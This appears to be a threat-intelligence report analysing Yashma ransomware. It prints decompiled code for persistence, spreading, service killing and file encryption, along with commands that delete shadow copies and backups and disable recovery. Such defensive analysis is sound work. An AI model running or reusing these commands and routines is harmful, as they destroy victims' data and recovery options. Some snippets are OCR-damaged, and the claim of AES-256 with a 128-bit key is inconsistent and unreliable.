Yashma Ransomware Report

cyfirma.com/outofband/yashma-ransomware-report/


2022-05-31

Executive Summary:
Yashma is a new ransomware seen in the wild since May 2022. This ransomware is the rebranded version of an earlier ransomware named Chaos. The latter has been in the wild since June 2021. After encryption, the Yashma ransomware dropped a ransom note titled "read_it.txt" in each encrypted folder and the desktop.

Yashma Analysis:
MD5: 1063360427174b7e44ed747e6d78e034
File Type: EXE


The ransomware is written in Basic.NET and is 32-bit executable with compiler time stamp – Wed May 18 11:06:18 2022.

The ransomware checks for the country based on the current input language. It will terminate if the country is Azerbaijan or Turkey.




```
private static bool forbiddenCountry()
{
    string[] array = new string[]
    {
        "az-Latn-AZ",
        "tr-TR"
    };
    foreach (string b in array)
    {
        try
```

Then the ransomware makes registry changes by adding mutex to the current user registry. Next, it starts the execution and while executing checks whether any other instance is already running. If yes, it will terminate itself.



```
private static bool AlreadyRunning()
{
    Process[] processes = Process.GetProcesses();
    Process currentProcess = Process.GetCurrentProcess();
    f                                    esses)
    {
        try
        {
            if (process.Modules[0].FileName == Assembly.GetExecutingAssembly().Location && currentProcess.Id != process.Id)
            {
                return true;
```


The ransomware then copies itself to Appdata Roaming folder with filename svchost.exe. Post this, the ransomware will sleep for 200 milliseconds.



```
private static void sleepOutOfTempFolder()
{
    string directoryName = Path.GetDirectoryName(Assembly.GetEntryAssembly().Location);
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    if (directoryName != folderPath)
    {
        Thread.Sleep(Program.sleepTextbox * 1000);
    }
```


The ransomware deletes the shadow copies and backup, while also disabling the recovery mode and task manager.

- vssadmin delete shadows /all /quiet & wmic shadowcopy delete
- bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no
- wbadmin delete catalog -quiet




```
public static void DisableTaskManager()
{
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.CreateSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System");
        registryKey.SetValue("DisableTaskMgr", "1");
        registryKey.Close();
```

It will stop a listing of backup services that are running in the background at a time when the ransomware instance is running.




```
"BackupExecAgentBrowser", BackupExecDiveciMediaService",
"BackupExecJobEngine", BackupExecManagementService", vss", sql", svc$",
"memtas", sophos", veeam", backup", GxVss", GxBlr", GxFWD", GxCVD",
"GxCIMgr", DefWatch", ccEvtMgr", SavRoam", RTVscan", QBFCService",
"Intuit.QuickBooks.FCS", YooBackup", YooIT", zhudongfangyu", sophos",
"stc_raw_agent", VSNAPVSS", QBCFMonitorService", VeeamTransportSvc",
"VeeamDeploymentService", VeeamNFSSvc", veeam", PDVFSService",
"BackupExecVSSProvider", BackupExecAgentAccelerator",
"BackupExecRPCService", AcrSch2Svc", AcronisAgent", CASAD2DWebSvc",
"CAARCUpdateSvc", TeamViewer"
```

Below is the list of valid extensions it will check before encrypting the file.




```
".txt", jar", dat", contact", settings", doc", docx", xls", xlsx",
".ppt", pptx", odt", jpg", mka", mhtml", oqy", png", csv", py", sql",
".mdb", php", asp", aspx", html", htm", xml", psd", pdf", xla", cub",
".dae", indd", cs", mp3", mp4", dwg", zip", rar", mov", rtf", bmp",
".mkv", avi", apk", lnk", dib", dic", dif", divx", iso", 7zip", ace",
".arj", bz2", cab", gzip", lzh", tar", jpeg", xz", mpeg", torrent",
".mpg", core", pdb", ico", pas", db", wmv", swf", cer", bak", backup",
".accdb", bay", p7c", exif", vss", raw", m4a", wma", flv", sie", sum",
".ibank", wallet", css", js", rb", crt", xlsm", xlsb", 7z", cpp",
".java", jpe", ini", blob", wps", docm", wav", 3gp", webm", m4v",
".amv", m4p", svg", ods", bk", vdi", vmdk", onepkg", accde", jsp",
".json", gif", log", gz", config", vb", m1v", sln", pst", obj", xlam",
".djvu", inc", cvs", dbf", tbi", wpd", dot", dotx", xltx", pptm",
".potx", potm", pot", xlw", xps", xsd", xsf", xsl", kmz", accdr",
".stm", accdt", ppam", pps", ppsm", 1cd", 3ds", 3fr", 3g2", accda",
".accdc", accdw", adp", ai", ai3", ai4", ai5", ai6", ai7", ai8", arw",
".ascx", asm", asmx", avs", bin", cfm", dbx", dcm", dcr", pict",
".rgbe", dwt", f4v", exr", kwm", max", mda", mde", mdf", mdw", mht",
".mpv", msg", myi", nef", odc", geo", swift", odm", odp", oft", orf",
".pfx", p12", pl", pls", safe", tab", vbs", xlk", xlm", xlt", xltm",
".svgz", slk", tar.gz", dmg", ps", psb", tif", rss", key", vob",
".epsp", dc3", iff", onepkg", onetoc2", opt", p7b", pam",
```

The ransomware excludes the following directories from the encryption.




```
"appdata\\local",
"appdata\\locallow",
"users\\all users",
"\\ProgramData",
"boot.ini",
"bootfont.bin",
"boot.ini",
"iconcache.db",
"ntuser.dat",
"ntuser.dat.log",
"ntuser.ini",
"thumbs.db",
"autorun.inf",
"bootsect.bak",
"bootmgfw.efi",
"desktop.ini"
```

Below is the list of directories whose content the ransomware will encrypt.




```
"Program Files",
"Program Files (x86)",
"Windows",
"$Recycle.Bin",
"MSOCache",
"Documents and Settings",
"Intel",
"PerfLogs",
"Windows.old",
"AMD",
"NVIDIA",
"ProgramData"
```

The ransomware looks for drives to spread the ransomware over the network so that it moves laterally and infects other devices.




```
private static void spreadIt(string spreadName)
{
    foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
    {
        if (driveInfo.ToString() != Path.GetPathRoot(Environment.SystemDirectory) && !File.Exists(driveInfo.ToString() + spreadName))
        {
            try
            {
                File.Copy(Assembly.GetExecutingAssembly().Location, driveInfo.ToString() + spreadName);
            }
```

The ransomware then encrypts the file using AES-256 encryption algorithm with the key size of 128 bits.




```
FileStream fileStream = new FileStream(path, FileMode.Create);
byte[] bytes = Encoding.UTF8.GetBytes(password);
RijndaelManaged rijndaelManaged = new RijndaelManaged();
rijndaelManaged.KeySize = 128;
rijndaelManaged.BlockSize = 128;
rijndaelManaged.Padding = PaddingMode.PKCS7;
Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(bytes, array, 1);
rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
rijndaelManaged.Mode = CipherMode.CBC;
fileStream.Write(array, 0, array.Length);
CryptoStream cryptoStream = new CryptoStream(fileStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write);
FileStream fileStream2 = new FileStream(inputFile, FileMode.Open);
fileStream2.CopyTo(cryptoStream);
fileStream2.Flush();
fileStream2.Close();
cryptoStream.Flush();
```

The password for the encryption is randomly generated.




```
public static string CreatePassword(int length)
{
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    while (0 < length--)
    {
        stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&?&/"[random.Next("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&?&/".Length)]);
    }
    return stringBuilder.ToString();
```

The ransomware maintains persistence by modifying the registry change and creating shortcuts.




```
private static void registryStartup()
{
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
        registryKey.SetValue("UpdateTask", Assembly.GetExecutingAssembly().Location);
    }
    catch
    {
    }
```




```
private static void addLinkToStartup()
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
    string str = Process.GetCurrentProcess().ProcessName;
    using (StreamWriter streamWriter = new StreamWriter(folderPath + "\\" + str + ".url"))
    {
        string location = Assembly.GetExecutingAssembly().Location;
        streamWriter.WriteLine("[InternetShortcut]");
        streamWriter.WriteLine("URL=file:///" + location);
        streamWriter.WriteLine("IconIndex=0");
        string str2 = location.Replace('\\', '/');
        streamWriter.WriteLine("IconFile=" + str2);
```

It will change the screensaver of the victim’s system by changing it into a .jpg image. This image is generated by the attacker with random characters.




```
public static void SetWallpaper(string base64)
{
    if (base64 != "")
    {
        try
        {
            string text = Path.GetTempPath() + Program.RandomString(9) + ".jpg";
            File.WriteAllBytes(text, Convert.FromBase64String(base64));
            Program.SystemParametersInfo(20U, 0U, text, 3U);
        }
```

Below is the RSA key used for this ransomware sample.



```
public static string rsaKey()
{
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.AppendLine("<?xml version=\"1.0\" encoding=\"utf-16\"?>");
    stringBuilder.AppendLine("<RSAParameters xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\" xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\">");
    stringBuilder.AppendLine("  <Exponent>AQAB</Exponent>");
    stringBuilder.AppendLine("  <Modulus>47HwSbAWMQQAl2XD4E6XSj5LahAJTWFiW/zOO/E4KeReQz5cDxhqjEEd8N+AApFZeM9AZRjTcSaEadoAd8RbfYVb7yREyAJgVLvu3NyLnSrKD21CI
      +WMisdls37wKIWV6Bg6IUaHJn1BjB9rfN3lnD92NjgvxOJa4LGRXxUUoMDpjsMYWxKRztHM2UEUvmcVwKrHmhEj1PSR12ZJbRZiMqyTzR1j7d2vQ4BmvlMInHcwwKK7285BhZBkNMsGSxdtsYaaPewAyOMwiT7y/
      EZO584aTNUxbFMO5IFb97x9vJxblIlXD2NUvOH2zlS2QZhTJRJXWb74zDMj03X+UUVjXQ==</Modulus>");
    stringBuilder.AppendLine("</RSAParameters>");
    return stringBuilder.ToString();
```

